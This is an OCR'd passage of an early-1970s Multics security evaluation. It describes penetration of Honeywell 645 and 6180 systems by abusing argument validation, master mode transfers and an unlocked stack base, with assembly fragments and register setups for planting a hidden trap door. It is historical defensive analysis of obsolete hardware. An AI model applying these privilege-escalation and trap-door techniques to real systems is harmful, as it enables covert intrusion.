

Figure 4. Execute Instruction Bypass

No attempt was made to make a complete search for additional hardware design bugs, as this would have required logic diagrams for the 645. It was sufficient for this effort to demonstrate one vulnerability in this area.

3.2.3 Preview of 6180 Hardware Vulnerabilities

While no detailed look has been taken at the issue of hardware vulnerabilities on the 6180, the very first login of an ESD analyst to the 6180 inadvertently discovered a hardware vulnerability that crashed the system. The vulnerability was found in the Tally Word Without Write Permission test of the subverter. In this test, when the 6180 processor encountered the tally word without write permission, it signalled a "trouble" fault rather than an "access violation" fault. The "trouble" fault is normally signalled only when a fault occurs during the signalling of a fault. Upon encountering a "trouble" fault, the software normally brings the system down.

It should be noted that the HIS 6180 contains very new and complex hardware that, as of this publication, has not been completely "shaken down". Thus, Honeywell still quite reasonably expects to find hardware problems. However, the inadequacy of "testing" for security vulnerabilities applies equally well to hardware as to software. Simply "shaking down" the hardware cannot find all the possible vulnerabilities.

3.3 Software Vulnerabilities

Although the approach plan for the vulnerability analysis only called for locating one example of each class of vulnerability, three software vulnerabilities were identified as shown below. Again, the search was neither exhaustive nor systematic.

3.3.1 Insufficient Argument Validation

Because the 645 Multics system must simulate protection rings in software, there is no direct hardware validation of arguments passed in a subroutine call from a less privileged ring to a more privileged ring. Some form of validation is required, because a malicious user could call a ring 0 routine that stores information through a user supplied pointer. If the malicious user supplied a pointer to data to which ring 0 had write permission but to which the user ring did not, ring 0 could be "tricked"

into causing a security violation.

To provide validation, the 645 software ring crossing mechanism requires all gate segments (11) to declare to the "gatekeeper" the following information:

1. number of arguments expected
2. data type of each arguments
3. access requirements for each argument- read only or read/write.

This information is stored by convention in specified locations within the gate segment. (12) The "gatekeeper" invokes an argument validation routine that inspects the argument list being passed to the gate to ensure that the declared requirements are met. If any test fails, the argument validator aborts the call and signals the condition "gate_error" in the calling ring.

In February 1973, a vulnerability was identified in the argument validator that would permit the "fooling" of ring 0 programs. The argument validator's algorithm to validate read or read/write permission was as follows: First copy the argument list into ring 0 to prevent modification of the argument list by a process running on another CPU in the system while the first process is in ring 0 and has completed argument validation. Next, force indirection through each argument pointer to obtain the segment number of the target argument. Then look up the segment in the calling ring's descriptor segment to check for read or write permission.

The vulnerability is as follows: (See figure 5.) An argument pointer supplied by the user is constructed to contain an IDC modifier (increment address, decrement tally, and continue) that causes the first reference through the indirect chain to address a valid argument. This first reference is the one made by the

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(11) A gate segment is a segment used to cross rings. It is identified by R2 and R3 of its ring brackets R1, R2, R3 being different. See Organick <ORG72> for a detailed description of ring brackets.

(12) For the convenience of authors of gates, a special "gate language" and "gate compiler" are provided to generate properly formatted gates. Using this language, the author of the gate can declare the data type and access requirement of each argument.



Figure 5. Insufficient Argument Validation

argument validator. The reference through the IDC modifier increments the address field of the tally word causing it to point to a different indirect word which in turn points to a different ITS pointer which points to an argument which is writable in ring 0 only. The second reference through this modified indirect chain is made by the ring 0 program which proceeds to write data where it shouldn't. (13)

This vulnerability resulted from violation of a basic rule of the Multics design - that all arguments to a more privileged ring be validated. The problem was not in the fundamental design - the concept of a software argument validator is sound given the lack of ring hardware. The problem was an ad hoc implementation of that argument validator which overlooked a class of argument pointers.

Independently, a change was made to the MIT system which fixed this vulnerability in February 1973. The presence and exploitability of the vulnerability were verified on the RADC Multics which had not been updated to the version running at MIT. The method of correction chosen by MIT was rather "brute force." The argument validator was changed to require the modifier in the second word of each argument pointer always to be zero. This requirement solves the specific problem of the IDC modifier, but not the general problem of argument validation.

3.3.2 Master Mode Transfer

As described in Sections 2.1.2 and 2.2.4, the 645 CPU has a master mode in which privileged instructions may be executed and in which access checking is inhibited although address translation through segment and page tables is retained. (14) The original design of the Multics protection rings called for master mode code to be

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(13) Depending on the actual number of references made, the malicious user need only vary the number of indirect words pointing to legal and illegal arguments. We have assumed for simplicity here that the validator and the ring 0 program make only one reference each.

(14) The 645 also has an absolute mode in which all addresses are absolute core addresses rather than being translated by the segmentation hardware. This mode is used only to initialize the system.

restricted to ring 0 by convention. (15) This convention caused the fault handling mechanism to be excessively expensive due to the necessity of switching from the user ring into ring 0 and out again using the full software ring crossing mechanism. It was therefore proposed and implemented that the signaller, the module responsible for processing faults to be signalled to the user, (16) be permitted to run in the user ring to speed up fault processing. The signaller is a master mode procedure, because it must execute the RCU (Restore Control Unit) instruction to restart a process after a fault.

The decision to move the signaller to the user ring was not felt to be a security problem by the system designers, because master mode procedures could only be entered at word zero. The signaller would be assembled with the master mode pseudo-operation code at word zero to protect it from any malicious attempt by a user to execute an arbitrary sequence of instructions within the procedure. It was also proposed, although never implemented, that the code of master mode procedures in the user ring be specially audited. However as we shall see in Section 3.4.4, auditing does not guarantee victory in the "battle of wits" between the implementor and the penetrator. Auditing cannot be used to make up for fundamental security weaknesses.

It was postulated in the ESD/MCI vulnerability analysis that master mode procedures in the user ring represent a fundamental violation of the Multics security concept. Violating this concept moves the security controls from the basic hardware/software mechanism to the cleverness of the systems programmer who, being human, makes mistakes and commits oversights. The master mode procedures become classical "supervisor calls" with no rules for "sufficient" security checks. In fact, upon close examination of the signaller, this hypothesis was found to be true.

---

(15) This convention is enforced on the 6180. Privileged mode (the 6180 analogy to the 645 master mode) only has effect in ring 0. Outside ring 0, the hardware ignores the privileged mode bit.

(16) The signaller processed such faults as "zerodivide" and access violation which are signalled to the user. Page faults and segment faults which the user never sees are processed elsewhere in ring 0.

The master mode pseudo-operation code was designed only to protect master mode procedures from random calls within ring 0. It was not designed to withstand the attack of a malicious user, but only to operate in the relatively benign environment of ring 0.

The master mode program shown in Figure 6 assembles into the interpreted object code shown in Figure 7. The master mode procedure can only be entered at location zero. (17) By convention, the n entry points to the procedure are numbered from 0 to n-1. The number of the desired entry point must be in index register zero at the time of the call. The first two instructions in the master mode sequence check to ensure that index register zero is in bounds. If it is, the transfer on no carry (tnc) instruction indirects through the transfer vector to the proper entry. If index register zero is out of bounds, the processor registers are saved for debugging and control is transferred to "mxerror," a routine to crash the system because of an unrecoverable error.

This transfer to mxerror is the most obvious vulnerability. By moving the signaller into the user ring, the designers allowed a user to arbitrarily crash the system by transferring to signaller|0 with a bad value in index register zero. This vulnerability is not too serious, since it does not compromise information and could be repaired by changing mxerror to handle the error, rather than crashing the system.

However, there is a much more subtle and dangerous vulnerability here. The tra lp|12,* instruction that is used to call mxerror believes that the lp register points to the linkage section of the signaller, which it should if the call were legitimate. However, a malicious user may set the lp register to point wherever he wishes, permitting him to transfer to an arbitrary location while the CPU is still in master mode. The key is the transfer in master mode, because this permits a transfer to an arbitrary location within another master mode procedure without access checking and without the restriction of entering at word zero. Thus, the penetrator need only find a convenient store instruction to be able to write into his own descriptor segment, for example. Figure 8 shows the use of a sta bp|0 instruction to change the contents of an SDW illegally.

---


(17) This restriction is enforced by hardware described in Section 2.1.2.

```
            name        master_test
            mastermode
            entry       a
            entry       b
a:          code
            ...
b:          code
            ...
            end
```

Figure 6. Master Mode Source Code

```
            cmpx0       2,du        "call in bounds?
            tnc         transfer_vector,0   "Yes, go to  entry
            stb         sp|0        "Illegal call here
            sreg        sp|10       "save registers
            eapap       arglist     "set up call
            stcd        sp|24
            tra         lp|12,*     "lp|12 points to mxerror
a:          code
            ...
b:          code
            ...
transfer_vector:
            tra         a
            tra         b
            end
```

Figure 7. Master Mode Interpreted Object Code



Setup Conditions

A reg : = new SDW
Index 0 : = - 1
lp : = address (POINTER) - 12
POINTER : = address (sta instruction)
bp : = address (SDW)

Figure 8. Store with Master Mode Transfer

There is one major difficulty in exploiting this vulnerability. The instruction to which control is transferred must be chosen with extreme care. The instructions immediately following the store must provide some orderly means of returning control to the malicious user without doing uncontrolled damage to the system. If a crucial data base is garbled, the system will crash leaving a core dump which could incriminate the penetrator.

This vulnerability was identified by ESD/MCI in June 1972. An attempt to use the vulnerability led to a system crash for the following reason: Due to an obsolete listing of the signaller, the transfer was made to an LDBR (Load Descriptor Base Register) instruction instead of the expected store instruction. The DBR was loaded with a garbled value, and the system promptly crashed. The system maintenance personnel, being unaware of the presence of an active penetration, attributed the crash to a disk read error.

The Master Mode Transfer vulnerability resulted from a violation of the fundamental rule that master mode code shall not be executed outside ring 0. The violation was not made maliciously by the system implementors. Rather it occurs because of the interaction of two seemingly independent events: the ability to transfer via the lp without the system being able to check the validity of the lp setting, and the ability for that transfer to be to master mode code. The separation of these events made the recognition of the problem unlikely during implementation.

3.3.3 Unlocked Stack Base

The 645 CPU has eight 18-bit registers that are used for inter-segment references. Control bits are associated with each register to allow it to be paired with another register as a word number-segment number pair. In addition, each register has a lock bit, settable only in master mode, which protects its contents from modification. By convention, the eight registers are named and paired as shown in Table 2.

TABLE 2

Base Register Pairing

Number	Name	Use	Pairing
0	ap	argument pointer	paired with ab
1	ab	argument base	unpaired
2	bp	unassigned	paired with bb
3	bb	unassigned	unpaired
4	lp	linkage pointer	paired with lb
5	lb	linkage base	unpaired
6	sp	stack pointer	paired with sb
7	sb	stack base	unpaired

During the early design of the Multics operating system, it was felt that the ring 0 code could be simplified if the stack base (sb) register were locked, that is, could only be modified in master mode. The sb contained the segment number of the user stack which was guaranteed to be writeable. If the sb were locked, then the ring 0 fault and interrupt handlers could have convenient areas in which to store stack frames. After Multics had been released to users at MIT, it was realized that locking the stack base unnecessarily constrained language designers. Some languages would be extremely difficult to implement without the capability of quickly and easily switching between stack segments. Therefore, the system was modified to no longer lock the stack base.

When the stack base was unlocked, it was realized that there was code scattered throughout ring 0 which assumed that the sb always pointed to the stack. Therefore, ring 0 was "audited" for all code which depended on the locked stack base. However, the audit was never completed and the few dependencies identified were in general not repaired until much later.

As part of the vulnerability analysis, it was hypothesized that such an audit for unlocked stack base problems was presumably incomplete. The ring 0 code is so large that a subtle dependency on the sb register could

easily slip by an auditor's notice. This, in fact proved to be true as shown below:

Section 3.3.2 showed that the master mode pseudo-operation code believed the value in the lp register and transferred through it. Figure 7 shows that the master mode pseudo-operation code also depends on the sb pointing to a writeable stack segment. When an illegal master mode call is made, the registers are saved on the stack prior to calling "mxerror" to crash the system. This code was designed prior to the unlocking of the stack base and was not detected in the system audit. The malicious user need only set the sp-sb pair to point anywhere to perform an illegal store of the registers with master mode privileges.

The exploitation of the unlocked stack base vulnerability was a two step procedure. The master mode pseudo-operation code stored all the processor registers in an area over 20 words long. This area was far too large for use in a system penetration in which at most one or two words are modified to give the agent the privileges he requires. However, storing a large number of words could be very useful to install a "trap door" in the system -- that is a sequence of code which when properly invoked provides the penetrator with the needed tools to subvert the system. Such a "trap door" must be well hidden to avoid accidental discovery by the system maintenance personnel.

It was noted that the linkage segments of several of the ring 0 master mode procedures were preserved as separate segments rather than being combined in a single linkage segment. Further, these linkage segments were themselves master mode procedures. Thus, segments such as signaller, fim, and emergency_shutdown had corresponding master mode linkage segments signaller.link, fim.link, and emergency_shutdown.link. Linkage segments contain a great deal of information used only by the binder and therefore contain a great deal of extraneous information in ring 0. For this reason, a master mode linkage segment is an ideal place to conceal a "trap door." There is a master mode procedure called emergency_shutdown that is used to place the system in a consistent state in the event of a crash. Since emergency_shutdown is used only at the time of a system crash, its linkage segment, emergency_shutdown.link, was chosen to be used for the "trap door".

The first step of the exploitation of the unlocked stack base is shown in Figure 9. (18) The signaller is entered at location 0 with an invalid index register 0. The stack pointer is set to point to an area of extraneous storage in emergency_shutdown.link. The AQ register contains a two instruction "trap door" which when executed in master mode can load or store any 36-bit word in the system. The index registers could be used to hold a longer "trap door"; however, in this case the xed bp|0, tra bp|2 sequence is sufficient. The base registers, index registers, and AQ register are stored into emergency_shutdown.link, thus laying the "trap door". Finally a transfer is made indirect through lp|12 which has been pre-set as a return pointer. (19)

Step two of the exploitation of the unlocked stack base is shown in Figure 10. The calling program sets the bp register to point to the desired instruction pair and transfers to word zero of the signaller with an invalid value in index register 0. The signaller saves its registers on the user's stack frame since the sp has not been changed. It then transfers indirect through lp|12 which has been set to point to the "trap door" in emergency_shutdown.link. The first instruction of the "trap door" is an execute double (XED) which permits the user (penetration agent) to specify any two arbitrary instructions to be executed <u>in master mode</u>. In this example, the instruction pair loads the Q register from a word in the stack frame (20) and then stores indirect through a pointer in the stack to an SDW in the descriptor segment. The second instruction in the "trap door" transfers back to the calling program, and the penetrator may go about his business.

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
(18) Listings of the code used to exploit this vulnerability are found in Appendix B.

(19) This transfer uses the Master Mode Transfer vulnerability to return. This is done primarily for convenience. The fundamental vulnerability is the storing through the sp register. Without the Master Mode Transfer, exploitation of the Unlocked Stack Base would have been more difficult, although far from impossible.

(20) It should be noted that only step one changed the value of the sp. In step two, it is very useful to leave the sp pointing to a valid stack frame.



Setup Conditions

AQ register	:= xed bp|0; tra bp|2
Index 0	:= -1
sp	:= address (unused storage in emergency_shutdown.link)
lp | 12	:= address (return location)

Figure 9. Unlocked Stack Base (Step 1)

